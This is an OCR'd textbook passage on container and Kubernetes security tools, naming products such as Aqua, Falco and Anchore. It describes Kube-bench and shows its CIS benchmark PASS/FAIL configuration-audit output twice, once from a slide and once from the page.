
Recommendations
Remediation N/A
Mitigation vShield
Accept Risk Acknowledge

Scan Details
Image jboss/base:latest (Docker Hub)
Installed Resource dbus 1:1.10.24-12.el7
First Found on Image 2020-07-12

Figure 19.109: Screenshot of Aqua

Listed below are additional tools for securing containers:

- Sysdig Falco (*https://sysdig.com*)
- Anchore (*https://anchore.com*)
- NeuVector (*https://neuvector.com*)
- Lacework (*https://www.lacework.com*)
- Tenable.io Container Security (*https://www.tenable.com*)



Kubernetes Security Tools

Kube-bench

- Kube-bench performs permission, authentication and **security checks across Kubernetes clusters** and secures container data

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

https://github.com

Alcide Advisor
https://www.alcide.io

Advanced Cluster Security for Kubernetes
https://www.redhat.com

Aqua Kubernetes Security
https://www.aquasec.com

KubeXray
https://github.com

Sumo Logic
https://www.sumologic.com


Kubernetes Security Tools

As Kubernetes is a de facto container deployment and management tool, its workloads need to be regularly monitored and secured with appropriate security implementations. Security professionals use tools, such as Kube-bench, Alcide Advisor, and Advanced Cluster Security for Kubernetes, to secure the Kubernetes environment.

- **Kube-bench**

  Source: *https://github.com*

  Kube-bench is a Go application used to check whether Kubernetes is securely deployed by running checks according to the center for internet security Kubernetes benchmark documentation. It performs permission, authentication, and security checks across Kubernetes clusters and secures containers data.



```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

Figure 19.110: Screenshot of Kube-bench

